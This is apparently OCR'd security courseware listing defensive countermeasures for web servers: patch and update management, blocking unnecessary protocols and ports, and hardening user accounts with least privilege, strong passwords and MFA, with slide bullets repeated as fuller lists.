
1. Scan for existing vulnerabilities, patch, and update the **server software regularly**
2. Before applying any service pack, hotfix, or security patch, **read and peer review** all relevant documentation
3. Apply all updates, regardless of their type on an **"as-needed"** basis
4. Test service packs and hotfixes on a representative **non-production environment** prior to their deployment in production
5. Ensure that service packs, hotfixes, and security patch levels are consistent on **all domain controllers (DCs)**
6. Ensure that **server outages** are scheduled, and that a complete set of **backup tapes** and emergency repair disks are available
7. Keep a **back-out plan** that allows the system and enterprise to return to their original state, prior to a failed implementation
8. Schedule periodic service-pack upgrades as part of operations maintenance and never trail by **more than two service packs**

Countermeasures: Patches and Updates

The following are various countermeasures for secure update and patch management of web servers:

- Scan for existing vulnerabilities; patch and update the server software regularly.
- Before applying any service pack, hotfix, or security patch, read and peer review all relevant documentation.
- Apply all updates, regardless of their type, on an “as-needed” basis.
- Test service packs and hotfixes on a representative non-production environment prior to their deployment in production.
- Ensure that service packs, hotfixes, and security patch levels are consistent on all domain controllers (DCs).
- Ensure that server outages are scheduled and that a complete set of backup tapes and emergency repair disks are available.
- Keep a back-out plan that allows the system and enterprise to return to their original state, prior to a failed implementation.
- Schedule periodic service-pack upgrades as part of operations maintenance and never trail by more than two service packs.
- Disable all unused script extension mappings.
- Avoid using default configurations dispatched with web servers.

- Use virtual patches in the organization because they provide additional identification/logging capabilities.
- Establish a disaster recovery plan to handle patch management failures.
- Conduct an extensive risk assessment to determine which segments of the network are most vulnerable or at high risk that need to be patched first.
- Make a detailed inventory of all the endpoints, services, and dependencies.
- While deploying a patch to the full system, ensure that it is performed in testing environment first.
- Deploy an alerting system for patches.
- Use a patch management application or system such as SolarWinds Patch Manager to automate the procedure.
- Regularly conduct monitoring and reporting to ensure your patch management processes and updates are performing effectively.
- Reduce your exposure to third-party risks by limiting the number of software versions you employ.
- All patch and update operations should be validated and documented for accessibility, analysis, and confirmation.
- Make a standardized patch management and security update methodology as part of the SDLC.



Countermeasures: Protocols and Accounts

Protocols

- Block all unnecessary **ports, ICMP traffic**, and unnecessary protocols such as NetBIOS and SMB
- Harden the TCP/IP stack and consistently apply the **latest software patches** and updates to system software
- If insecure protocols such as **Telnet**, **POP3**, **SMTP**, and **FTP** are used, then take appropriate measures to provide secure authentication and communication, for example, by using IPsec policies
- If remote access is needed, ensure that remote connections are secured properly by using **tunneling and encryption protocols**
- Disable **WebDAV** if it is not used by the application or keep it secure if it is required

Accounts

- Remove all unused **modules and application extensions**
- **Disable unused default user accounts** created during the installation of an OS
- When creating a new web root directory, **grant appropriate (least possible) NTFS permissions** to anonymous users of the IIS web server to access the web content
- **Eliminate unnecessary database users** and stored procedures and follow the principle of least privilege for the database application to defend against SQL query poisoning
- Use secure web permissions, NTFS permissions, and **.NET Framework access control mechanisms** including URL authorization
- Slow down brute force and dictionary attacks with **strong password policies** and implement audits and alerts for login failures

Countermeasures: Protocols and Accounts

Countermeasures: Protocols

The following are various countermeasures for using secure protocols on web servers:


- Block all unnecessary ports, ICMP traffic, and unnecessary protocols such as NetBIOS and SMB.
- Harden the TCP/IP stack and consistently apply the latest software patches and updates to system software.
- If insecure protocols such as Telnet, POP3, SMTP, and FTP are used, then take appropriate measures to provide secure authentication and communication, for example, by using IPsec policies.
- If remote access is needed, ensure that remote connections are secured properly by using tunneling and encryption protocols.
- Disable Web Distributed Authoring and Versioning (WebDAV) if it is not used by the application, or keep it secure if it is required.
- Use secure protocols such as Transport Layer Security (TLS)/SSL for communicating with the web server.
- Ensure that unidentified FTP servers operate in an innocuous part of the directory tree that is different from the web server’s tree.
- Ensure that the HTTP service banner is properly configured to cover the details of the host device like OS version and type.

- Isolate the supporting servers such as LDAP servers from the local subnet to filter out the traffic through a firewall before entering the local network.
- Ensure that all the file transfer applications through the web server are done through FTPS for better data encryption and protection.

Countermeasures: Accounts

The following countermeasures can be adopted to secure user accounts on a web server:

- Remove all unused modules and application extensions.
- Disable unused default user accounts created during the installation of an OS.
- When creating a new web root directory, grant the appropriate (least possible) NTFS permissions to anonymous users of the IIS web server to access the web content.
- Eliminate unnecessary database users and stored procedures and follow the principle of least privilege for the database application to defend against SQL query poisoning.
- Use secure web permissions, NTFS permissions, and .NET Framework access control mechanisms, including URL authorization.
- Slow down brute-force and dictionary attacks with strong password policies and implement audits and alerts for login failures.
- Run processes using least privileged accounts as well as least privileged services and user accounts.
- Limit the administrator or root-level access to the minimum number of users and maintain a record of the same.
- Maintain logs of all user activity in an encrypted form on the web server or in a separate machine on the intranet.
- Disable all noninteractive accounts that should exist but do not require an interactive login.
- Use secure VPN networks such as OpenVPN while accessing multi-server platforms or accessing data from cross-server network models, which helps use one account for multiple server access.
- Use password managers such as KeePass to maintain a proper password policy for multiple user accounts.
- Enable the Separation of Duties (SoD) feature on the server config settings.
- Force users to periodically change passwords for their accounts by creating a password expiry policy.
- Enable the user account locking feature by setting a limit on the number of failed login attempts.
- Implement 2FA or MFA as an additional layer of security for user accounts.



